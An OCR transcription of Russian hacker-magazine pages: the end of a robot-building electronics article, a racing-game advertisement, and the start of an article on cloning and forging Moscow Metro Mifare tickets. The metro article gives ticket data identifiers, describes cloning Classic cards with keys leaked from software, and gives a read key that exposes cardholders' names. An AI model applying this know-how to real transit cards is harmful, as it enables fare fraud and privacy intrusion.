Общий принцип и компоновку рассказал, — теперь гляди схему. Расскажу, что там и для чего сделано. Сразу же в глаза бросается море стрелочек и обозначений вида Xn.mm. Не стоит пугаться, так обозначаются разъемы. Поскольку робот модульный, то я все выводы сделал на клеммниках, чтобы можно было быстро подсоединять и отсоединять внешние цепи, вроде датчиков или источников питания. Первое число в обозначении указывает на номер клеммника, а второе число, которое через точку, — на номер контакта в разъеме.

X1 — разъем подключения программатора, он же выход SPI-порта.
X2 — разъем подключения входных цепей, датчиков, шин i2c и UART, и аккумулятора.

X3 — разъем дополнительного питания. Выведены туда 5 вольт, земля и 3.3 вольта. Будет нужен для запитки других блоков, когда они будут доделаны.

На скриншоте полюбуйся схемой преобразователя напряжения с 12 вольт на 5 вольт. Она расположена на той же плате, но является как бы независимым подблоком, поэтому стоит особняком. От нее лишь запитывается схема. Таких блоков всего два. Второй — на 3.3 вольта и его выход подключен на клеммник X3. Как работает эта схема, я рассказывал в статье «О вкусной и здоровой пище» в августовском номере][акера за 2008 год.
В качестве контроллера используется, как я уже говорил, ATMega8 — любая, можно с индексом L. Работает она от внутреннего генератора, поэтому максимальная частота — 8 МГц, чего для этой задачи хватит с лихвой. Обрати внимание, как подключена мега. Видишь, на разъемы выходит куча линий? Это свободные порты — я специально так сделал, — чтобы, во-первых, уже на один только этот контроллер можно было нацеплять всякого железа, а во-вторых, для связи с другими блоками. В первую очередь, выведен интерфейс шины i2c (линии SDA и SCL) и UART. Об UART я уже рассказывал, а про i2c ты, возможно, не слышал. Это специальный внутрисхемный протокол, позволяющий связать по двухпроводной шине до 127 устройств. Именно через него различные блоки будут общаться между собой. К тому же, Мега поддерживает его аппаратно.
Линии PD2, PD3, PC1, PC2 идут на вход микросхемы L293D. Эта микруха является мощным усилителем, заточенным под работу с движками. Ее выводы подключены к клеммнику, в котором зажимаются проводки от моторчиков. Работает L293D следующим образом:

В микросхему на вывод 8 подается плюс высокого напряжения. У нас это 12 вольт, а максимум для этой микросхемы





Рисунок печатного монтажа


Вид на плату сверху


Неплохой двигатель. Экономичный и мощный

— 36 вольт. Также ей требуется наличие +5 вольт, для работы управляющей логики и, само собой, земля.

Когда на вход усилителя подают 1, то его выход намертво сажается на высоковольтную шину.

Если же подать на вход 0, то выход усилителя сажается на землю. Когда мы подключаем двигатель обеими концами к выходам усилителей, — от комбинации нуля и единицы зависит направление вращения. Если верхний вывод будет на 1 (помним, что «1» = 12Вольт), а нижний на нуле, то ток через мотор потечет сверху вниз — движок будет крутиться, например, вправо. А если выставить уровни наоборот: внизу 1, а вверху — 0, то ток пойдет уже снизу вверх и мотор раскрутит влево. Если подать две единицы или два нуля, то это будет равносильно замыканию выводов двигателя друг на друга. В этом режиме двигатель начинает работать как генератор, у которого в качестве нагрузки — его собственная обмотка, поэтому очень быстро остановится.


В L293D четыре усилка, поэтому полноценно, с реверсом, управлять она может двумя моторами. Отдельно скажу про выводы 1 и 9 микросхемы. На схеме они подписаны как «Правый Разреш.» и «Левый Разреш.» — это входы разрешения работы. Если на них подать 1, то усилители подключаются к двигателю, а если 0, то отключаются и выводы переходят в режим Hi-Z. Нужен он для плавного управления двигателем в режиме ШИМ (Широтно Импульсная Модуляция). Про ШИМ я рассказывал уже дважды — не буду повторяться, напомню лишь, что для управления по ШИМ на эти входы надо слать импульсы прямоугольной формы, а от соотношения ширины высокого и низкого сигнала зависит мощность, получаемая двигателем. Выводы идут к микроконтроллеру на порты PB1 и PB2. Так сделано не случайно; эти две линии имеют альтернативную функцию: OC1A и OC1B — выходы с ШИМ-генератора на базе таймера TC/1, встроенного почти во все ATMega.


Стоит рассказать и о датчиках вращения двигателей. Как я уже говорил, в каждой шестерне есть по небольшому отверстию. С одной стороны стоит светодиод, с другой — фотодиод. Когда отверстие проходит между ними, то свет от источника попадает к приемнику. Это отслеживает микроконтроллер. Одна вспышка — один оборот шестерни. Можно считать путь и высчитывать реальную скорость двигателя. Очень полезно!

Краеугольным камнем оптических датчиков является фотодиод. Внешне он совершенно не отличается от светодиода, поэтому, когда будешь покупать, не перепутай и лучше сразу подпиши пакетики. Если включить тестер в режим прозвонки и подключить щупы к фотодиоду, то при поднесении к яркому источнику света его сопротивление будет резко падать — от многих МегаОм до десятков Ом. Запомни, к какому выводу в этом случае был подведен красный, плюсовой, вывод тестера. Это будет анодом. Если сопротивление не меняется, то попробуй поменять выводы местами, возможно, ты неправильно к нему подключился. Не помогло? Тогда проверь, не перепутал ли ты его со светодиодом :).

Дальше система работает так. Ты подключаешь фотодиод анодом (плюсом) к земле, а минусом, катодом, к выводу микроконтроллера. И включаешь эту ножку контроллера на вход с подтяжкой до единицы, то есть, до плюс пяти. Когда фотодиод в темноте, его сопротивление очень большое и ножка, по сути, висит в воздухе. Соответственно, с регистра PIN считывается 1. А вот если датчик осветить, то его сопротивление рушится в ноль, что фактически означает просадку напряжения до нуля и с регистра PIN считается 0. Точно такой же эффект как от кнопки!

Но одна тонкость тут все же есть. Дело в том, что подавляющее большинство фотодиодов являются инфракрасными, поэтому на обычный



Фотодиод и светодиод – братья близнецы


Могучее гусеничное шасси в сборе

свет откликаются весьма вяло. Скажем, на зеленый и синий светодиоды не реагируют совершенно. Поэтому в качестве фонаря бери либо красный светодиод, либо белый — в идеале хорошо бы надыбать инфракрасный. Выглядит он, как и все остальные, только его свет не видно невооруженным глазом. Чтобы увидеть свечение инфракрасного диода, погляди на него через экран фотокамеры от мобильника или мыльницы — явственно будет видно свечение, так как матрица фотоаппарата ИК-излучение видит отлично.
Свето- и фотодиоды можно купить в радиомагазинах или откуда-нибудь выдрать. ИК-светодиоды есть во всех пультах дистанционного управления телевизоров, магнитофонов и прочей техники. А фотодиодами есть шанс поживиться в старых шариковых мышах или пятидюймовых дисководах. Так, в дисководах обычно ставили два фотодиода. Один отслеживал защитную наклейку против записи, а другой — дырочку на магнитном диске. К сожалению, в 3.5" флопарях все датчики механические, и там нужных деталей нет.
Как ты видишь из схемы, фотодиоды подключаются напрямую к портам, а светодиоды — к источнику питания через резистор. В печатной плате контакты сразу же выведены на клеммник, для удобства монтажа. Так что от редукторного блока до контроллера двигателя у меня сразу же идет внушительной ширины шлейф.

СВЯЗЬ МЕЖДУ БЛОКАМИ ПО ШИНЕ IIC


Для обмена данными между частями робота ничего лучше, чем шина i2c, еще не придумали. Это синхронный протокол, который использует всего два провода для передачи данных. По линии SDA передаются биты, по SCL — синхроимпульсы.
В спокойном состоянии обе шины стоят в единице. Передача данных следует от ведущего к ведомому. Вначале идет старт бит — при поднятой в единицу линии SCL ведущий контроллер прижимает линию SDA в ноль. В этот момент все ведомые девайсы просыпаются и начинают смотреть на шину — не передаст ли ведущий их адрес.
Ведущий, тем временем, выставляет первый бит данных на линию SDA (если передается 0, то выставляет низкий уровень, если 1 — то высокий) и поднимает SCL вверх, в единичку, давая понять ведомым, что можно читать бит. Все ведомые одновременно его читают. Затем линия SCL вновь опускается, и ведущий выставляет второй бит и снова поднимает SCL. Таким образом, ведомые читают биты только тогда, когда линия SCL находится в единичке. Это исключает возможность неправильного чтения, ведь мастер выставляет данные на шину при прижатой в ноль линии SCL.
Первым байтом после стартового бита передается адрес и направление обмена. Адресом являются первые 7 бит, переданных по шине (потому-то максимальное число устройств равно 127), а самый последний, восьмой бит, определяет, что хочет дальше сделать ведущий: ноль, если ведущий хочет передать байт ведомому, и один — если хочет затребовать у него байт. Когда один из ведомых услышит свой адрес, то на следующем такте он прижимает линию SDA в ноль — это означает, что он принял вызов и готов к обмену данными — процесс называют подача ACK или просто «A», от английского Acknowledge (подтверждение). Дальше мастер начинает в том же порядке дрыгать вверх-вниз вожжу SCL и либо выставлять на нее байты (в случае передачи), либо читать байты, которые выставляет на шину уже ведомый. По окончании передачи идет стоп-бит: мастер вначале поднимает шину SCL, а потом — шину SDA, освобождая ее для работы других передатчиков.
Протокол несложен, а главное, физическая реализация мало должна тебя волновать, ведь он аппаратно поддерживается почти всеми видами контроллеров AVR, а также многими другими семействами (вроде Microchip PIC или C51). В случае чего, будет нетрудно сделать его и программно.
В инете мгновенно нагугливается подробнейший русский мануал по протоколу IIC. Так что, забивай документацию на шину IIC и даташит на твой любимый микроконтроллер в огромный косяк и залпом скуривай. Просветление наступит быстро, и ты поймешь, что однопроцессорные системы — это моветон и куда веселей гонять данные между кучей специализированных контроллеров.

ДАЛЬНЕЙШИЕ ПЛАНЫ

Это все, что у меня готово на текущий момент.
В скором времени я планирую купить ультразвуковые сонары LV-MaxSonar-EZ. Вряд ли их можно найти в свободной продаже, поэтому я буду заказывать пересылкой. Погугли, многие конторы торгующие радиодеталями могут их доставить. Стоит такой девайс порядка 70 баксов, но он хорош! Представляет собой небольшую пищалку с платкой на заднице. По запросу проводит сканирование и выдает по стандартному протоколу UART расстояние до цели в миллиметрах. Этот сонар точен и имеет узкую направленность, которая может еще и регулироваться программно.
Хочу поставить его на поворотную платформу и обстукивать местность вокруг, составляя карту в памяти. Заниматься созданием карты и вращением сонара будет отдельный блок, к которому потом станет обращаться за данными центральный процессор.
Итак, я начал развивать своего робота дальше. На диске, как всегда, тебя ждут чертежи печатных плат, исходники управляющей логики микроконтроллера с комментариями и необходимые даташиты. А если у тебя возникнут вопросы, то можешь задавать их мне по почте или в комментах на сайте http://easyelectronics.ru в рубрике, посвященной робототехнике. Пиши письма, выражай свой интерес и в журнале, вполне возможно, появится продолжение статей по домашней робототехнике. Удачи!







Обычные компьютерные игры перестали приносить удовольствие? MAXI Tuning, а также наши спонсоры: один из лидирующих производителей Car Audio & Mobile Media, компания Alpine, OPEL, развлекательный портал MSN.ru, и страховая компания РОСНО рады предложить тебе совершенно иной источник автомобильного удовольствия! Проект MAXI Racing – это виртуальный симулятор мира гонок на 402 метра. Это безграничная свобода для тюнинга, дерзкие заезды с эффектными опережениями, а также абсолютно реальные призы!

Ты еще не с нами? Так зачем терять время?

Вкратце расскажем о сути самого проекта. Для участия в игре необходимо лишь зарегистрироваться на сайте, указав свои данные, после чего ты попадаешь в игровой мир, где в твоем распоряжении окажется гараж и 30000 виртуальных денег. Кроме того, вокруг тебя автосалоны, авторынки, где можно не только купить авто серии OPC от OPEL, но и оборудовать его множеством специально подобранных тюнинговых девайсов. В игре смоделирован огромный ворох запчастей нужных тебе модификаций, размеров и предназначений. Есть здесь и отдельный «Магазин Alpine», где для своей виртуальной тачки ты можешь выбрать современную систему Car Audio & Mobile Media. Музыка поднимет уровень адреналина и заметно повысит твои шансы выиграть гонку. Кстати, если ты решишь установить компоненты Alpine и в свою реальную машину, смело бери за образец игровые комплекты – они подобраны настоящими профессионалами своего дела.

Для того чтобы обзавестись понравившемся тебе «тюнингом» необходимо просто кликнуть мышкой на девайс, и он будет автоматически установлен, попутно «облегчив» твой виртуальный кошелек. Что касается тюнинга, то все комплекты имеют цену. Деньги ты выигрываешь, побеждая в гонках. Кстати, о них.

Как только ты и твой болид «созрели» для гонки – смело находи участников и пробуй силы в заездах! Для участия в гонке достаточно лишь подать заявку в окне участия, заранее определившись, сколько денег не жалко поставить на кон. За каждую гонку (как ты понимаешь, речь идет именно о положительных результатах на ней) щедрый компьютер будет награждать тебя очками, формирующими рейтинг. Кроме того, кошелек пополнится выигранными у оппонента купюрами.

Кроме основных заездов в игре предусмотрены и так называемые «Суперкубки». Это спонсорские соревнования, проходящие несколько раз в месяц, параллельно с основной гонкой. Участие в них дает тебе дополнительные бонусы. Например, в ежемесячном «Суперкубке Alpine» самые успешные гонщики могут выиграть до 10 000 виртуальных денег, а также получить право купить в «Магазине Alpine» эксклюзивную суперсистему AlpineF#1Status, которая по крайней мере в десять раз увеличит шансы на победу в каждом заезде!

И еще один нюанс: перед каждой гонкой программа предложит на выбор 3 типа настроек тачки. От классически-безопасного до рискованно-агрессивного. Все очень просто: необходимо выбрать, в каком режиме ты будешь шлифовать асфальт и уходить от соперников. Езда на менее резких оборотах более предсказуема, хотя и не всегда быстра. В то же время, агрессивный режим опасен тем, что нередко случались поломки мотора прямо на трассе. Хотя риск – дело чести! Выбрал? Ок!

Куда ты побежал? Оставь в покое рули, геймпады, и прекрати бессмысленно давить кнопки клавиатуры! Как только началась гонка, можешь расслабиться, ведь вся суть в том, что умная программа сама уже посчитала суммарный «вес» игроков на основе рейтинга, доработок авто, а также режима гонки и вот-вот определит имя победителя! Все прошло удачно?

Поздравляем! Теперь пришло время поведать тебе о классах.

В игре предусмотрено деление игроков на 4 типовых класса: новички, любители, профи и эксперты, в рамках которых и проводятся заезды. Усек? Как только ты «оборзеешь» и заматереешь настолько, что компьютер сочтет нужным повысить тебя в рейтинге, соперники также окажутся «позлее». И еще кое-что: как только ты поймешь, что в твой автомобиль имплантировано настолько запредельное количество тюнинговых запчастей и девайсов, что дальше улучшать его просто некуда – смело покупай нового, более мощного «скакуна» серии OPC! В автосалоне непременно найдется идеальный вариант.

Да! Заметил в левом углу игрового режима табличку с инициалами гонщиков? Так вот знай, что это он – «Холл славы», в котором ТЫ должен… нет! Просто ОБЯЗАН оказаться! Потому что в итоге «счастливую десятку» ждут призы от наших мегаспонсоров. Кстати, абсолютно реальные!

Смотри сюда! В хит-парад ценных призов входят:

- От Alpine: каждый месяц CD-ресиверы, сабвуферы, динамики, контроллеры iPod с Bluetooth и другие самые современные компоненты Car Audio & Mobile Media из нового модельного ряда Alpine.
- От РОСНО: сертификат РОСНО на 50 000рублей (на приобретение страхового полиса Каско на указанную сумму для твоего отнюдь не игрушечного автомобиля).
- От нас: фирменные высокооктановые футболки, полугодовые и годовые подписки на наш журнал.
- И суперприз! OPEL рад предложить победителю автомобиль OPEL CORSA!!!

Теперь вперед! Рви игровой асфальт виртуальными шинами и кромсай соперников одного за другим на узенькой прямой в, ставшие уже легендарными, 402 метра от старта до финишной ленточки! И помни, мы ждем тебя там! Кликни на газ!

MAXI Racing

ЖУРНАЛ MAXI TUNING, А ТАКЖЕ ALPINE, OPEL, ПОРТАЛ MSN.RU И СТРАХОВАЯ КОМПАНИЯ РОСНО ПРЕДСТАВЛЯЮТ ВИРТУАЛЬНЫЙ ГОНОЧНЫЙ СУПЕРПРОЕКТ MAXI RACING! ТЕБЯ ЖДЕТ МОРЕ АЗАРТА, ДРАЙВА И УДОВОЛЬСТВИЯ ОТ НАБОРА СКОРОСТИ. ПРИСОЕДИНЯЙСЯ. КЛИКНИ НА ГАЗ!









АЛЕКСАНДР «DARK SIMPSON» СИМОНОВ
/ HTTP://DARK-SIMPSON.LIVEJOURNAL.RU /

ВЗЛОМ МЕТРО


КОПИРОВАНИЕ И ПОДДЕЛКА БИЛЕТОВ МЕТРОПОЛИТЕНА


Знакомо ли тебе желание разгадать все загадки да вскрыть все защиты Московского Метрополитена? Сделать, например, себе «вечный билет»? Но ведь специалисты метро постоянно находят все более изощренные способы защиты. Металлические жетоны сменились пластиковыми, те, в свою очередь, магнитными билетами, а на смену магнитным пришли бесконтактные карты. У многих исследователей опустились руки — кажется, будто Метрополитен стал неприступной крепостью. Но любую защиту можно обойти. И зачастую, вскрыть ее оказывается в разы проще, чем построить...

КАК ВСЕ НАЧИНАЛОСЬ

Интерес к системам подземки появился у меня давно, можно сказать, со школьной скамьи, когда в ходу еще были билеты с магнитной полосой. Тогда же (с десяток лет назад) ввели в оборот бесконтактную социальную карту для учащихся. Я стал интересоваться, что же это такое и как работает. Но в те времена и у меня не было достаточно навыков, да и информации, особенно по этим технологиям, в открытом доступе было немного. Пришлось отложить идею исследований в долгий ящик, но я пообещал себе, что обязательно к ней вернусь...

Года три назад у меня снова проснулся интерес к теме метро. Я активно изучал магнитные билеты (информации по этой теме в интернетах было предостаточно) и даже собрал маленький станочек для изготовления





«Разобранный» билет «Ультралайт»



Пластик, используемый мной для экспериментов

дубликатов из двух головок от катушечных магнитофонов и небольшого количества рассыпухи. Не забыл и про свою социальную карту (уже студенческую). Но после изучения документации мне стало понятно, что система практически неприступна — чип MF1S50 Mifare Classic 1K, на базе которых изготавливаются социальные карты, защищен двумя 48-битными ключами. На аппаратном уровне взломать его так просто не получится, а перебирать ключи можно до скончания солнечной системы. Да и картоводы, поддерживающие Classic, стоили по тем временам каких-то неподъемных денег (про Ebay я как-то не подумал, увы). Интерес к магнитным билетам быстро остыл, а социальную карту пришлось снова отложить до лучших времен.

ВСТРЕЧАЙТЕ: «УЛЬТРАЛАЙТ»

Билеты «Ультралайт» появились в нашем метро недавно, но сразу же вызвали у общественности бурный интерес. Их начали курочить, рвать, расклеивать утюгом и применять прочие методы терморектального криптоанализа. Надо признаться, жажда знаний заставила и меня раскурочить парочку. В результате их изучения и поисков в интернетах было установлено — это не что иное, как **Mifare Ultralight**, «облегченная» совместимая версия Mifare Classic. Беглый просмотр документации по чипам этого стандарта дал понять — встроенных систем защиты у этих карт нет. Ко всему прочему я напал на статью, детально описывающую успешный взлом похожей транспортной системы голландскими студентами. Все вместе подтолкнуло меня к новым исследованиям.

ПОЕХАЛИ!

Для начала, разумеется, просто необходимо было где-то раздобыть беспроводной картовод, поддерживающий «Ультралайт». Было два варианта: или собрать самому (что заняло бы много времени), или купить уже готовое устройство. При мысли о втором варианте, памятуя о ценах трехгодичной давности, у меня пошли мурашки по коже. Но я все же решился посмотреть актуальные цены. И не зря! Я был приятно удивлен, узнав, что можно купить полностью функциональный девайс (**OmniKey CardMan 5321**), который поддерживает кучу проводных и беспроводных карт по привлекательной цене — 4000 рубликов. Конечно, не мало, но с другой стороны, это и не 10000; тем более, покупка готового ридера давала возможность сразу сосредоточиться на исследованиях билетов, а не на конструировании и отладке железа, которая могла затянуться на неопределенный срок. Вместе с ридером у той же фирмы (ISBC) был приобретен очень удобный оригинальный SDK местного производства. Он, опять же, позволил не растрачивать силы и время на написание низкоуровневки и отладку работы ПО с ридером, а сосредоточиться непосредственно на билетах.
Итак, за пару дней неспешного кодинга родилась маленькая программка, с помощью которой можно было в удобной форме наблюдать и править всю внутреннюю структуру «Ультралайтов». Тогда я начал изучать билеты.

ГЛУХАЯ СТЕНА

В процессе изучения через мой ридер прошло очень много билетов. Какие-то я, закатав рукава, доставал «из помойки», какие-то покупал — смотрел, что на них записано, затем проходил и смотрел еще раз. Это были билеты почти всех типов, за исключением, пожалуй, проездного «Ультралайта» на 70 поездок. Через пару недель у меня накопилась большая и отсортированная база дампов разных билетов и в разных состояниях. Были и дампы, снятые с одного и того же билета после каждой поездки, и несколько билетов с метрополитеновскими номерами, идущими подряд. В мою коллекцию попало даже несколько дампов двух разных временных единых социальных билетов (один был выдан сроком на 5 дней, другой на 30), снятых через некоторый временной интервал. Это оказались очень интересные экземпляры, и при этом очень редкие (мне они доставались из первых рук с немедленным возвратом, только на «прочитать»). По сути, это почти единственный тип «Ультралайтов», который работает не только в метро, но и на наземном транспорте. К тому же, только у этого типа билетов вообще нет ограничения на количество поездок. Впоследствии, именно они сослужили мне большую службу...
Весь этот зоопарк я собирал с одной целью — четко определить структуру и формат записи данных на билете. Конечно, какие-то поля были видны сразу, невооруженным глазом, но некоторые нет. Например, я не сразу понял, где записан номер билета метро (тот самый, который на нем напечатан). Осознание пришло совершенно случайно. Дело в том, что я (как и, думаю, большинство из нас), смотря в хекс, привык выравнивать для себя информацию по байтам и мыслить, минимум, байтами. Выяснилось, что здесь этот подход неверен. Глядя на дамп билета, нужно мыслить более мелкими единицами — тетрадами, а иногда и битами. Понял я это тогда, когда «узрел» наконец номер билета, — он оказался сдвинут на 4 бита относительно начала байта, а оставшиеся 4 бита с той и с другой стороны номера занимала прочая служебная информация.
Через некоторое время формат записи данных на билеты стал почти полностью понятен. Стало очевидно, где и как хранятся все даты, счетчики, идентификаторы. Оставалась лишь пара полей, назначение которых было неясно просто потому, что от дампа к дампу данные в них были одинаковы.
Но на этом вся радость и закончилась — глупо было бы предполагать, что такие билеты могут оставить незащищенными. В каждом дампе было 32 бита различной информации, никак не коррелировавшей с остальным содержимым. Я предположил, что это своего рода контрольная сумма, «хэш» данных, записанных на билете. Все попытки прикинуть или рассчитать эти 32 бита обернулись полным провалом (в частности, было

Хэш билета

Если тебе интересны подробности, как формируется «хэш» билета «Ультралайт», то на диске ты сможешь найти мою программу с исходными текстами. Она проверяет и пересчитывает «хэш» (для сборки понадобится Delphi@; дополнительные компоненты и сторонние библиотеки не нужны). Также там есть тестовый дамп билета на одну поездку и файл ключей (разумеется, ключ не настоящий, но структура и принципы его строения полностью сохранены).

Примеры используемых идентификаторов билетов метро

Все числа указаны в десятичной системе счисления!

Идентификаторы приложения:

262 — Билет Московского Метро.
264 — Билет наземного транспорта Москвы.
266 — Единый социальный Москвы и МО.
270 — Билет «Легкого метро».

Идентификаторы типа билетов «Ультралайт»:

120 — Одна поездка.
121 — Две поездки.
126 — Пять поездок.
127 — Десять поездок.
128 — Двадцать поездок.
129 — Шестьдесят поездок.
130 — Багаж + проход.
131 — Только багаж.
149 — Единый «Ультралайт» (70 поездок).
150 — ВЕСБ.

Mifare Classic

Не обошел вниманием в своих исследованиях я и злополучный Mifare Classic 1K. Как ты понимаешь, самым главным препятствием на пути к «Классикам» стояли аппаратные ключи A и B. По счастливой случайности, эти ключи лежали в одном из модулей программы в открытом виде (превед разработчикам!) и мне не составило никакого труда написать небольшую программку для работы с содержимым этих карт, используя полученные ключи.
В процессе экспериментов были выявлены некоторые интересные особенности, как то: метро для хранения билета использует первый сектор карты, а наземный транспорт — четвертый; никакой защиты, кроме аппаратных ключей (которые, будучи записанными в софт в таком виде, скорее всего, вообще ни разу не менялись с момента ввода системы в эксплуатацию) на этих билетах не существует. Вместо этого, в конце каждого блока указана CRC-16, просто для защиты данных от повреждения. К тому же, на социальных картах, помимо билетов, записано еще много разнообразной и интересной информации. Например, в 13 и 14 секторах социальных карт указаны фамилия, имя и отчество владельца. Эти (и некоторые другие) данные можно прочитать с использованием публичного ключа 0xA0A1A2A3A4A5.
В ходе экспериментов удалось полностью клонировать студенческую СКМ, а также несколько проездных билетов на чистые карты Classic. Но от клонирования, как выяснилось, замечательно спасает система стоп-листов — таким билетом можно пользоваться не более двух дней, затем он аннулируется (правда, в отличие от «Ультралайт», карту «Классик» можно восстановить после аннулирования, но от стоп-листа это не спасет). Так как никакой защиты на картах Classic не использовалось, они достаточно быстро стали мне неинтересны, и я решил все-таки сосредоточиться на исследовании «Ультралайт».


предположение, что это какой-то вид CRC32, с нестандартным полиномом и стартовым значением). При попытке изменить хотя бы полтора бита информации внутри билета **терминал проверки в метро высвечивал «ПЛОХОЙ БИЛЕТ»,** увесистым домкратом заколачивая последние гвозди в крышку гроба. Конечно, были попытки обойти систему и другими способами, например, попытаться скопировать билет на чистую карту один-в-один (тут, увы, помешал заводской серийник, который, как выяснилось, тоже участвовал в генерации «хэша») или выставить биты блокировок так, чтобы запретить турникету изменять содержимое билета. Проверочный терминал такой «вечный» билетик признавал, но турникет пускать отказывался... Таким образом, я уперся в стену. В ту большую, крепкую бетонную стену, об которую многие имеют привычку убиваться с разбега. Не найдя никакой 